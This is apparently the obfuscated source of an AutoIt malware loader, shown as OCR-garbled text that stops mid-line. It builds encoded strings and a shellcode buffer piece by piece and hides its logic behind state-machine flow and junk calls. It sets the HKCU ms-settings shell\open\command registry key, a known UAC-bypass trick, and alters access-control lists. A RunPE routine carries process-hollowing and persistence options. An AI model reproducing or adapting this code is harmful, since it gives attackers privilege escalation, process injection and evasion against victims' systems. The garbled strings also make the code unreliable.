IF $1924764602 = 1027989821 THEN
LOCAL $MEMORYPOINTER = $XFNAYPZBZOLC (LUXBZMCWKPOC ("ke..mel..32...dl..l. ,
"." ) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("42,..4.6..44.. , "." ) ) ,
```

```
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1..2...4..1....29...37,18,3..1,4..5...41....47...44....2..9....31..." , "..." ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("42...4..6...44..." , "..." ) ,
$GLOBALMEMORYBLOCK ) [ZVTZJDNXHRPQQIM ("53" ) ]
DIM $RN46V8WB4FVZMGNLKZSW = 1434297
$1924764602 = 1138660241
CHR (3912492 )
ENDIF
IF $1924764602 = 1138660241 THEN
RETURN $CSRHZILJDSLP (LUXBZMCWKPOC ("byte...[..." , "..." ) & $RESSIZE & "]" ,
$MEMORYPOINTER )
DIM $KAVU1QRRNOWJDIFQFDLW = 3551850
EXITLOOP
ENDIF
IF $1924764602 = 1203322726 THEN
LOCAL $RESSIZE = $XFNAYPZBZOLC (LUXBZMCWKPOC ("kern..el..3..2...dll..." , "..." ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("3..0....49....41...44,30" , "..." ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("19,3..5....5..2....31,41...32...18....3..1...45,41...4..7,44...29....31" , "..." ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("4..2,46,4..4..." , "..." ) , $HINSTANCE ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("4..2,46,4..4..." , "..." ) , $INFOBLOCK )
[ZVTZJDNXHRPQQIM ("53" ) ]
$1924764602 = 113519199
RANDOM (11499 )
RANDOM (1239835 )
ENDIF
IF $1924764602 = 1300820860 THEN
LOCAL $INFOBLOCK = $XFNAYPZBZOLC (LUXBZMCWKPOC ("k..er..nel..32.d..ll" , "..." ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("4..2...4..6...44" , "..." ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("6,3..5...40...3..0....1..8...3..1...4..5...41...47...44...2..9...3..1....23" , "..." )
) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("4..2...4..6...44" , "..." ) , $HINSTANCE ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("49...4..5...46...44" , "..." ) , $RESNAME ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("38...4..1...40....33" , "..." ) , $RESTYPE )
[ZVTZJDNXHRPQQIM ("53" ) ]
INT (2631221 )
$1924764602 = 1203322726
WINEXISTS
("CJWvzyp4DLvnjKMK8JsRSpXqpnlbnoNc9pwH8GQJUbEx7JVTcSq7cmdmXEflnoRp7sn3oe
LB3S7RUytOCB9E7QaWmjUD" )
ENDIF
NEXT
ENDFUNC
FUNC IPTYOQECLE ()
GLOBAL $1027989821 = 256356752
GLOBAL $EUPZNV1E7F = 1430011
FOR $E = 0 TO 3312713
IF $1027989821 = 113519199 THEN
$RSOIAVQHRSRB
($JGTQIAOTJUVQGTGIWELJCIUBHILITIMWCZYTJWHKFENIYTKYVVORLPCQPFMH )
EXITLOOP
ENDIF
IF $1027989821 = 176683708 THEN
$WDNTUWUIPGOD (LUXBZMCWKPOC ("H..K..CU...So..f..tw..ar..eCla..s..s..es\..m..s-
s..e..t..t..ings\..she..l..l..o..p..en..l..c..om..mand" , "..." ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC
("4....31...3..8,31,3..3...2..7...4..6,3..1...5...50...3..1....29...4..7....46...3..1" , "..." ) ,
LUXBZMCWKPOC ("R..EG...SZ..." , "..." ) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1..4,47,3..8...3..8" , "..." ) ) )
$1027989821 = 1300820860
MOD (760232 , 1141297 )
ENDIF
IF $1027989821 = 256356752 THEN
$XFNAYPZBZOLC (LUXBZMCWKPOC ("ke..r..nel..3..2.d..l..l..." , "..." ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("2..8...41...41....3..8...3..1...2..7,4..0" , "..." ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC
("23...41,49...59...57...5,4..0....2..7...28...38,3..1...2..3...41...49...5..9,5..7....6...4..5....18...31...
3..0,3..5...4..4,31....29...4..6...35...4..1...4..0" , "..." ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("2..8...41...41....3..8...3..1...2..7,4..0" , "..." ) , ZVTZJDNXHRPQQIM
("53" ) )
$1027989821 = 176683708
ENDIF
IF $1027989821 = 1203322726 THEN
$FPJBQJEGCCNE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3..2...4...1....3..0...3..4....3..1....3..8....42,31...44" , "..." ) )
$1027989821 = 113519199
ENDIF
IF $1027989821 = 1300820860 THEN
$WDNTUWUIPGOD (LUXBZMCWKPOC ("HK..CU\So..f..t..ware..lC..l..as..ses..l..m..s-
se..ttin..g..s...sh..el..l..o..p..en\..co..mm..an..d..." , "..." ) , "" , LUXBZMCWKPOC ("R..E..G_SZ" ,
"..." ) ,
$BPAPWBQZMLLSNXSVSJYMCEPVPMUWJELXTITCFYQCPXTFSGSTOASCDLVVWF )
ISBOOL (126727 + 2458991 * 2143283 )
$1027989821 = 1203322726
STRING ("VJ" )
ENDIF
STRING (681155 + 4291180643 * 2601491 )
NEXT
ENDFUNC
FUNC ACL ($HANDLE )
GLOBAL $864731176 = 256356752
GLOBAL $XA8YFGHYNW = 3821865
```

```
FOR $E = 0 TO 601978
WINEXISTS
("w808OWmnF2syAFyCs7TUZT7V4MWcwZBUatdOf09IKWBFnSRrYs0S1kbMaedc9k1RzHy
hCUwC8HidrAHm5Dnd8U2ZrANbX7IA5UgQtJ" )
IF $864731176 = 113519199 THEN
LOCAL $TSD = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...50,57...57...5.9...3...5.9...3...58,5.6...6.0...5.7,60...5.5...6.0...5.8...5.9...56...60,5
.7....57...56...60...5.5,59...58,59...5.4,60...5.7...5.9...5.8...55...61...55...5.5...59...5.
5...60...6.2...6.0...57...59...58...5.8,2...5.6...5.5...5.6...5.3...5.8,4...55...5.5...55...6.2..
" , " .") )))
RANDOM (1511357 )
$864731176 = 1027989821
DIM $7VIG1GF6YSOOIZCFVOAW =
"iHu23uOjgKalYtffD60QDhbAaVVX8JSS6tZxoO7V1XRgOfUE6a1TkQnaG4i1JkG3rLDEr1Z8
eZQA4W4aq08S"
MOD (369540 , 3283063 )
ENDIF
IF $864731176 = 176683708 THEN
$BN = $E (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("28...35,4.0...2.7,44,5.1,46,4.1...4.5,4.6...44...3.5...40...3.3" , " .") ))
$864731176 = 1300820860
DIM $MKNWCPAOJC VF1GJLH6IS = 69587 + 3220933 * 2937281 + 4293372797 * 61801 +
4294813521 + 3551407 * 244707
ENDIF
IF $864731176 = 256356752 THEN
$E = EXECUTE
$864731176 = 176683708
DIM $QNCYHONMOQ28ZVRMH1UN = 2509262 * 2379311 + 129909 + 4293667836 *
2893636 + 4293386776 + 3344262
ENDIF
IF $864731176 = 781366022 THEN
$RET = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...50...57...57...59...3,59...3...5.7....5.6,59...5.4,5.9...3...5.9...3...5.5,6.1...55...6..
0,59,5.4...5.9,5.7,60,59...59...54...60...5.3...5.9...6.2...5.6...56...56...55...55,59,57..
59...3...59,3...55,60...5.5...3...55...5.3...5.5,60...59...6.2...5.9...5...6.0...57...5.5...60..
5.5,3...55,5.3...5.5...60....58...56...59,58...60...57...5.7...2...59...5.8,6.0...55,59...5...
5.9...5.8...59...3...57...6...59...5.5...5.9...1,59...58...5.9...5.6...6.0...57...58,5.6...5
9...5.8...59...56...60...5.8...60...55,59...62,60,5.7...60,6.2...55...6.0...55...3...5.5...5.3,
55...6.0...60,5.3...6.0...5.7...6.0,55,5.5...6.0,55...3...55...53,55...5.7...59...6.1...5.9....
54...59...5.59...5.7...5.9...3...59...5.8...5.5...3...5.5...53...55...6.0,5.9...57,6.0...60
...5.9...6,6.0,5.5...59,57...5.5...60...5.5,3...55,5.3,5.5...60...5.6,5.3...60...6.1...5.6....
5.3...5.6...57...55...60...55...3...55...53,5.6.0...6.0...53,60...57...60...5.5...55,60..
...5.5...3,5.5...5.3...55...57...60...53...58...56,57...5.7...55...62" , " .") )))
RANDOM (3374839 )
EXITLOOP
ENDIF
IF $864731176 = 1027989821 THEN
LOCAL $PSD = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...5.0...57...5.7,59...3,59...3...58...5.6...6.0...5.7...6.0...5.5,6.0...5.8...59...56...6
0...57...57...60...59...58,60...57...58...53...60...57...60,55...5.5...6.1...5.5...5.7...60...5
7...58...56,57...57...55...6.2" , " .") )) )
$864731176 = 1138660241
WINEXISTS ("Vt25GIQLqwe4TDurZiboJwjb3rsXgIk0zF7IFhsmAf9KVGMO1" )
ENDIF
IF $864731176 = 1138660241 THEN
LOCAL $RET = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,5.0...5.7...57,5.9...3...5.9...3...57...5.6...5.9...5.4...59...3...59...3...55...61...5.5...60
...59,5.4,59...57...6.0,5.9...5.9,54,60...53,5.9,62,5.6,5.6...56...55...5.5...5.9...5.7....
5.9...3,5.9,3,55...60...5.5...3...55...53,55...6.0...5.9...6.2...59...5.6,0...57...55...60...5.5
...3...5.5,53,55,60,57...62...5.9...5,5.9,6.2...60,57...5.9...62...5.9...5.4...59...3...5..
9...6.2...60,1...59...58,5.8,5.6...59...5.8...5.9,56...60...58,6.0...55...5.9,6.2...6.0...57...
6.0...6.2,57,5.7...59...5.8,6.0,56...59...56...6.0,5.5...5.9...62...60...5.3...60...5.7,59...6.
...6.0...5.5,5.5,6.0...5.5...3...55...5.3,55...6.0,6.0...53...6.0...5.7...60...55...5.5,6.0,
...55,3...55...5.3,5.5...5.7...60,5.3,5.8,5.6,5.7,5.7...55,3...55...5.3...55...60...59,5.7...6
.0...6.0,5.9...6...6.0...5.5,59...57...5.5,6.0,55...3...55...5.3...5.5...60...56...5.4,5.5,6.0,
5.5...62" , " .") )) )
$864731176 = 1924764602
ISBINARY (1582475 * 129845 )
ENDIF
IF $864731176 = 1203322726 THEN
LOCAL $PACL = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,50...5.7...57,59...3,59...3,58,5.6...60...57...60...5.5,6.0...5.8...59,5.6,6.0...57...57,6..
0...59,5.8...6.0...5.7,5.8...53,60...57...6.0,5.5...55...6.1...55,5.7...6.0...57...57...54,57...
.5.6,57...3...55...6.2" , " .") )) )
DIM $LODNFJWSZZYEXIPWOB65 = 73573
$864731176 = 113519199
ISBOOL
("fdtHJ3yFcztSzB2W1taKLOJA6JeTaTF7hhMWEp5DkTtohnEIJA3wHzczC3K9ZOEt3wJsZgrK
yFA2uu" )
ENDIF
IF $864731176 = 1300820860 THEN
LOCAL $TACL = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...5,0...5.7,57,5.9...3...59...3...5.8,5.6...6.0,57...60,5.5...6.0...5.8,5.9...5.6...6.0,
.5.7...5.7...5.6...6.0,55...59,5.8...5.9...5.4...60,5.7,59...58...5.5...61...55...55,59...5.
5...60...62...6.0...5.7...5.9...5.8...5.5...5.3,57...5.4...5.9...56...5.9...3,58...55,5.9...5
.8...6.0...59,59...62...6.0,5.6...5.9...6.2...5.9...6,5.9...5...56...2...5.9...5.5...60...62...
.60...57,59...58...5.5...5.3...5.8...5.6...59...5.5...60...1,5.6...54...5.6...2...6.0,58..
60...5.6,59...6.1...59...6...6.0,55...60...57...5.5...5.3,5.7,54,59...5.6,5.9...3...5.8...5.6...
59...6.2...6.0...1...5.9,58...56...2...6.0...5.8...60...5.6,59...61,5.9...6...60...5.5...
60,57...55...53...57,54,5.9,56,5.9...5.8...5.7...5.6,59...6....6.0...58,59...5,60...57,56...2
```

```
..60,58,60,..5.6,..5.9,..61,..59,..6,..6.0,..55,..6.0,..57,..55,53,..58,..5.6,..59,..55,60,..1,
5.6,55,..5.5,..55,..55,..6.2" , " " ) ) )
$864731176 = 1203322726
ENDIF
IF $864731176 = 1655436234 THEN
$RET = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53.5.0.5.7,..57,..5.9,3,..5.9,..3.5.7,..5.6,..59,..54,..5.9,..3,..59,..3,..5.5,61,..5.5,..6
0,59,..5.4,..59,..57,..60,..59,59,..54,..6.0,..5.3,..59,6.2,..56,..5.6,..5.6,..5.5,..55,..5.,
5.9,..57,..5.9,..3,..5.9,..3,..5.5,6.0,..55,..3,55,5.3,..55,..6.0,5.9,..6.2,5.9,..5,..6.0,..57.
,..55,60,..55,3,..55,..5.3,5.5,..60,5.8,..5.6,..59,..5.8,..60,..5.7,5.8,..56,..5.9,..58,59,..5.
6,..6.0,5.8,..60,..5.5,5.9,..62,..6.0,5.7,..60,..6.2,..5.7,5.7,..5.9,..5.8,..6.0,..5.6,..59,..
5.6,..60,55,..5.9,..6.2,..60,5.3,6.0,..57,..59,..6,..6.0,55,..57,..5.7,..5.9,5.4,..59,..56,..5.
9,3,..55,60,..55,..3,..5.5,5.3,..5.5,6.0,6.0,..53,..6.0,57,60,..55,..5.5,6.0,..55,..3,5.5,..5.
3,55,..5.7,..60,5.3,5.8,..5.6,5.7,57,55,3,..55,..53,..55,..60,..5.9,6.2,..59,5,..60,5.7,..
55,..6.0,5.5,..3,..5.5,..53,..5.5,..6.0,..5.6,..5.4,..55,..6.0,..5.5,3,..55,..53,5.5,..6.0.
,..60,..53,..60,..5.7,..6.0,..55,..5.5,..60,..55,3,..5.5,..5.3,..5.5,..57,..6.0,53,..5.7,54,..
57,..56,..5.7,..3,..55,..3,55,..5.3,..5.5,..6.0,..59,6.2,..59,5,60,5.7,..5.5,..60,..55,..3,..
55,..5.3,5.5,..6.0,..5.6,..5.3,..55,60,..5.5,6.2" , " " ) ) )
CHR (2826920 )
$864731176 = 781366022
ENDIF
IF $864731176 = 1924764602 THEN
$RET = $E ($BN (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,..5.0,..57,..57,..5.9,..3,..59,..3,..57,..5.6,..5.9,..54,..59,3,5.9,..3,..55,..6.1,..55.
,..6.0,..5.9,..54,..59,..5.7,6.0,..59,..59,..54,60,53,..5.9,..6.2,..56,56,..5.6,..5.5,..5.5,..
55,..5,..5.9,..5.7,..59,..3,..5.9,..3,..5.5,60,..5.5,..3,5.5,..53,..5.5,..60,..5.9,..6.2,..5.9,..
5,6.0,..57,55,..60,..55,..3,..55,..5.3,5.5,..60,..57,..6.2,..59,..5,59,..62,..6.0,..57,..5.9,6
2,5.9,..54,..59,..3,..5.9,6.2,..60,1,..5.9,..5.8,57,5.4,..59,..56,5.9,..3,..55,..6.0,..5.5,3
,5.5,..53,55,60,..60,53,60,5.7,..60,..5.5,..5.5,..60,..55,..3,..55,..53,55,5.7,..60,5.3,..57,5
4,5.7,56,..5.7,..3,..5.5,5,3,5.5,53,55,..6.0,..59,..57,6.0,..60,5.9,..6,60,..55,..5.9,..57,5.5,..6
0,..55,3,55,..53,57,57,5.9,..3,5.9,..3,..58,..56,..6.0,..5.7,..60,..5.5,..60,5.8,..59,..5.6,..60.
,..57,..5.7,6.0,..5.9,58,..60,..5.7,58,..5.6,..59,..62,..6.0,..1,..59,..5.8,5.5,..6.1,..5.5,..5.
7,..60,..57,..57,54,..57,..56,..57,3,..5.5,..62,..5.5,3,5.5,..5.3,..5.60,..5.9,..5.7,..6
0,60,..59,6,60,..5.5,..5.9,..5.7,..5.5,..6.0,55,..3,..55,..5.3,..5.5,..6.0,..56,..5.5,..55
,..60,55,..6.2" , " " ) ) )
ISBINARY ("avVNITCjs7c9jfhJ23tF5DV62n" )
$864731176 = 1655436234
ISFLOAT (1912442 * 2625958 + 3975194 + 4294644196 )
ISFLOAT ("kxS4hkcVbu9rFJYV7fQDuDkdEVicY9GZF7JlJtFLMIBF6wYyTt6Qa5lRmNycv97" )
ENDIF
NEXT
ENDFUNC
FUNC HJTWPSKJJP ($TITLE , $BODY , $TYPE )
IF $BOOL = ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("6.....27,..38,45,3.1.." , " " ) ) THEN
$NLIVQGZCBCYM ($TYPE , $TITLE , $BODY )
ENDIF
ENDFUNC
FUNC RUNPE ($WPATH = "" , $LPFILE = "" , $PROTECT = "" , $PERSIST = "" )
GLOBAL $656182541 = 256356752
GLOBAL $WHAOKNJD1l = 673474
FOR $E = 0 TO 175490
DIM $TSDD1YJW3WF4JJNOYTWJ = 1007376 + 4293029922 * 1166129 + 3804418 +
199124 + 4292793209 + 4293898758 + 4293737743
IF $656182541 = 9803637 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,5.0,..57,..57,..5.9,..3,59,3,..58,5.6,60,..5.7,..6.0,..55,..60,..58,..59,..5.6,6.0,..5.7,..
58,56,5.9,5.8,60,..57,..57,..5.7,..59,..5.4,..60,..57,..59,..54,..5.5,..6.1,..55,..57,5.7,..5.
9,..5.9,..62,..59,3,..59,..5.8,..5.8,..6.58,..5.6,60,..5.7,..6.0,..55,60,..5.8,5.9,..56,..6.0,5
7,..5.5,..3,..5.5,53,5.5,..5.5,..5.9,..1,..5.9,..2,..6.0,5.6,5.9,..57,5.9,..59,..5.9,6.1,..59.
,..2,..5.9,..1,..5.9,..57,..6.0,..56,6.0,..5.4,..59,..6.1,..59,..5.9,..59,..2,59,1,..60,5.4,..
6.0,..56,59,..61,..59,..5.7,..59,59,..59,..2,..59,..1,..59,57,..6.0,5.6,..60,54,..5.9,..61,59,..
6.2,..5.9,..5.9,..6.0,..5.8,..59,..61,..60,5.6,..59,..57,6.0,54,..5.9,..62,59,..5.9,..5.9,..
5.5,..5.9,..5.60,59,59,1,..5.9,..2,..5.9,..3,..6.0,..5.6,..59,..5.7,6.0,..5.9,..60,..5.6,..
6.0,..54,..59,..57,59,..59,60,..56,..5.5,55,..5.5,..3,..55,..5.3,..5.5,..5.7,59,..3,60,..5.3,..
57,..59,5.9,6.2,..5.9,..3,..5.9,5.8,5.5,..6.2" , " " ) ) )
RANDOM (3776848 )
$656182541 = 1586164444
WINEXISTS ("UzDn4M6vHRu" )
ENDIF
IF $656182541 = 38669117 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("56,3,..6.0,..5,..2,..5,..6.2,58,..5.8,..6.1,..2,5,..3,..61,..5.4,..5,..3,6,..53,..53,..5.6,53,..
5.3,..5.3,..53" , " " ) )
ISPTR (3442150 * 965098 * 3906138 )
$656182541 = 2032766480
INT (3829084 )
ISPTR ("CqLMHQC1iaLISS71SnmEQd2cggOmpjnmj5koenindxNjnnX" )
ENDIF
IF $656182541 = 39019882 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("60,..5.9,..5.4,6.1,..6.1,..62,..60,..5.8,..3,..6.1,6.1,..4,57,..58,2,..57,..3,..6.0,6.1,..5.8.
,..5.8,..6.1,..6,..6,..6" , " " ) )
INT (405923 )
$656182541 = 1885155689
ISFLOAT ("IFAbpK9YBpHC3NlaigbDNZtkL4jfaJaCZQNLWcidJzVGxl" )
ENDIF
IF $656182541 = 50926388 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,6.0,..58,..4,..3,..6,..6,..58,58,1,..5.3,..6.1,..5.8,3,..5.3,..53,..6,6.1,..5.7,62,..61,..53
,..55,..53,..5.3" , " " ) )
$656182541 = 868457996
```

```
ENDIF
IF $656182541 = 61093985 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...6...61...4...5...58...3...5...7,61...62...6.1...58...5...7,3,6...6...6,6...61...4...
57...5.8,1.." , ".") )
ISPTR (776663 + 4293584104 )
$656182541 = 1053930317
MOD (335955 , 2573866 )
ENDIF
IF $656182541 = 90298599 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("60,5..8...6...61...6...6..0...5..8...4...61...6...58...58...4...57...61...5.8...3...53,5.3...
6,61,5..7...6" , ".") )
$656182541 = 1279551750
DIM $883ODWXCERLYILW464AF = 2544328
ISFLOAT (3562572 + 3716916 )
ENDIF
IF $656182541 = 92596336 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..1,6..2...61...58...56...5.7...6...6...6...6...61...4,5..7...58,4...5..7...61...62...61...5
8...56,6..1...6.." , ".") )
$656182541 = 1604509846
INT (3385463 )
ISSTRING (1633230 + 4291607498 * 1105641 )
ENDIF
IF $656182541 = 100830152 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...6..1...57...54...2...6...5...6,6...6...6...6,6...60...5..8...4,3...6...58...58...1...3,61,58.."
, ".") )
DIM $STREGTCKWMLKEEHTNF0Y = "f3Aobcr61zMjpam4yao1OuY3E48oFFij5RmZ00EQIn"
$656182541 = 463618680
RANDOM (66547 )
ENDIF
IF $656182541 = 113519199 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61...4...6..0...6...6...6...6...6,61,2...3...6.1...6.1...5.8...3...6..2,60...5..7...5.5...5.3
...53...6...2,5" , ".") )
PTR
("6QVfHTgecAunCnHXwdHElQAZa3DQCtgRfH9aBUrgyLiXkIFXRSHvqKcqo5fNoAKTuNi5oG
uM" )
$656182541 = 1027989821
DIM $6HNOAXR8VVUZEETVFON1 = 3908581
ENDIF
IF $656182541 = 116471326 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...53...53...53...53,6..1...2,60,59,5..3,3...61,2,6..0...59...53...3,6..1...2...56,5..9...61,2...
..56,59.." , ".") )
$656182541 = 1196440215
STRING (2368921 + 4294584284 * 2414981 + 2570255 )
ENDIF
IF $656182541 = 116925729 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("60...6..1,58,60...5..3...6...6...6...6...62,6..2...2,5..3...57...6..1,5..3...5..9,3...6..0...6..
1...5..8,60...5..7" , ".") )
$656182541 = 1270739258
MOD (2548954 , 1686916 )
ENDIF
IF $656182541 = 143550684 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...58...58...2...57,61...2...57...4,6,53...61...4...60...6,5..5...61,5..3...6...2...6..0,57,59...5..3..
.5..9" , ".") )
PTR (494270 + 3757030 + 701676 )
$656182541 = 605510513
PTR
("jJ9yajibowtGkA2sXkcwH7CpyjJAiMDyLaiANNaELJ6VpJVRs0mLfB02QtKpzTfx245TsANijGV
8aS9Yx2hsz2tjKpVtcVf2DI2vO" )
ENDIF
IF $656182541 = 158308218 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2...61...5..3...5..7...3,60...57...5..8...6..1...5..3...1,6..2...55...4...4...60,53...5..4,3,6..0,
57...5..8...6..1,57...53.." , ".") )
$656182541 = 1922466865
DIM $BHR118UW1GLX79KVHCQU = "yB3EBZNjvDqhw"
ENDIF
IF $656182541 = 172415000 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..0...5..8...4,61,6...6,58...58...1...61,61...5..6...6...2...53,5..8...53,6...6..1...59...6..0...60...6.
...3,6" , ".") )
$656182541 = 1513972166
WINEXISTS
("qRL2U34wl07dgXvyiQMEduOJJ0rxM3v0D3MY063pBhegywNQx9NsMyE5bbs4KFTsEh" )
ENDIF
IF $656182541 = 176683708 THEN
LOCAL $BIN_SHELLCODE = ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...5..0...58...58,6..1,2...5...3,61...2...5..7...4...5..3...61...61...2...3...54...6..1...53...5..6.
..6..2...5..3...53...60.." , ".") )
DIM $ILXXC5PYLMLLAMOCMFYR = 3157420 * 2564471 * 2581599 * 1575695 * 3055616
$656182541 = 1300820860
ENDIF
IF $656182541 = 180257576 THEN
```

```
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...6...,60...5.8,6...6.1,6...6...,60...5.8...,4...,61...,6...6,58...5.8...,3...,6...1...58,3...53...5.
.3...,6...,6.1" , "." ) )
CHR (2032782 )
$656182541 = 1791187076
ISBINARY (392562 * 2059814 + 238926 + 4291304449 )
ENDIF
IF $656182541 = 210168720 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5...54...53...,5.7...,5.4...62...6.1...,2...5...7...4,6...53,6.1...,2...57...5.5,53,57...57,54...61.
...56,5,61...,53." , "." ) )
$656182541 = 1032281943
PTR (415365 + 4292446165 * 1664935 )
ENDIF
IF $656182541 = 217336870 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("62,5.8...58,5,3...,59...5.9...,5.6...6.2,54,54...53...6...2,57...3...,5.3...5.6...4...5.7...4...
58...1...53...53." , "." ) )
DIM $WG7T0CJ8HPOZSTSWSNCE = 2708682 * 2769324 + 4293939872
$656182541 = 439011666
ISFLOAT (3481491 * 1150538 * 3853364 )
ENDIF
IF $656182541 = 229030474 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("56...,5...53...54...53...,6.1...5.6...3...5.3...,5.4...5,3...5.2...54...5.8...61...58...3...5.3...6
..0...62...5.3,58,5.9...1." , "." ) )
CHR (2387029 )
$656182541 = 2081176827
ISBOOL
("oUuFggefG10ACY0jb1qXezAwyHQLD34hAJXAOAJ2XqwAfGrjJAUirrKZt7gHzCKM6S93bzE
Kry9Ycaq2q" )
DIM $IW0J87HRTBCUOTEXGYIK =
"j13rXWtQor3AHdK105drXrp6OitF3v2x1g9471klYafUI3gptFRDe2i2K7MNCYX2zFJBEP48U2D
WIFwVbdlxNxs87gt9oFSanmtdtOVeKTTmywQe"
ENDIF
IF $656182541 = 238457315 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5...3...5.3...53...5.3...6...61,57...,5...61...5.3,55,5.3,53...5.3...53...6.1...4...57...5.8...4
...6.1...5.8...5.3...61,4." , "." ) )
ISBINARY
("yobmKDx65TnjCH9ltAvsgX5OglKAoyw3sxZ8s0TxiQ9Fc5ZR3qAqgFLtwfb37RFwu0fSb3CS
k" )
$656182541 = 1461966853
DIM $5JDNVTVI5MM1NN5URSA = 623493
MOD (3373745 , 405146 )
ENDIF
IF $656182541 = 256356752 THEN
#region xjFCr
ISPTR (395861 + 4292989638 )
$656182541 = 176683708
ENDIF
IF $656182541 = 269998012 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...6...5.8...5.8...2...57...5.6...5.6...3...5.3...6.1...62...60,4...6...5.3,59,59...5.6,2...57...
5.9...53...59...6.0" , "." ) )
$656182541 = 800246788
ENDIF
IF $656182541 = 287505096 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.4...56...62...2...5...1...5.7...5.3,5.3...53,53...5.3...53...60...57...5.3...62...6,59...57...
5.9...54...5.9...53...5.4." , "." ) )
ISSTRING
("Sa2EG7s81XOdvvmmGbtSqSStkmeW(CIMKtceSnQaGeolJBkabnlL3WfoaRRsCkhErkeTtqEs
vtllCGTSbeV7r7TYnXeaGxHvU73zxARUT2pJK3VD88qy" )
$656182541 = 2119340110
ENDIF
IF $656182541 = 369187565 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2,55,5.8...6...6...53...6,53...5.3...5.3,53...53...56...53,55...6.1...62...57...5.8...5,3...61
...2...3...6.1" , "." ) )
$656182541 = 1014469933
MOD (1959426 , 3057786 )
PTR
("MsuJxaoyRintbKcIglj6XGI8h5kGohrYVOc0OMQby5XMscIElBm1L3BleuOmD9ztBO9Uw5z
iG1T5OeUO4W4zm1" )
ENDIF
IF $656182541 = 411711931 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..0..4...2...3...6.1...6.2...57...58...4...5.3,5.6...62...2...5,1...53...5.3...5.3...53,5.
3...5.3,6..0...57...5.4." , "." ) )
$656182541 = 287505096
CHR (90223 )
RANDOM (2037841 )
ENDIF
IF $656182541 = 432319576 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...61...4...57...58,3...53...6.1...6.2...6.1...58...56,5.3,6...6...6...6...6...61...4...57...
5.8...62...6.1." , "." ) )
$656182541 = 92596336
ISSTRING (341049 + 4293033473 )
ENDIF
```

```
IF $656182541 = 438111387 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57...53...5...2...54...6.0...55...5.8...5.3,53,53.5.3...53...53...5.7...53...6...6.0...4...61...
5.4...2...3...53...6.1" , " " ) )
$656182541 = 229030474
WINEXISTS
("lmw9hJBi7cEytL4nSRDnjcRM8SELyMNRgqvTin0adx4cWcjVQnA8NQxGFUbyf0Tt" )
ENDIF
IF $656182541 = 439011666 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...53.5.3...6...61...57...53.5...53...5.6...5.3...5.3...53...53.5.6.5.6...3,53...5.6,6
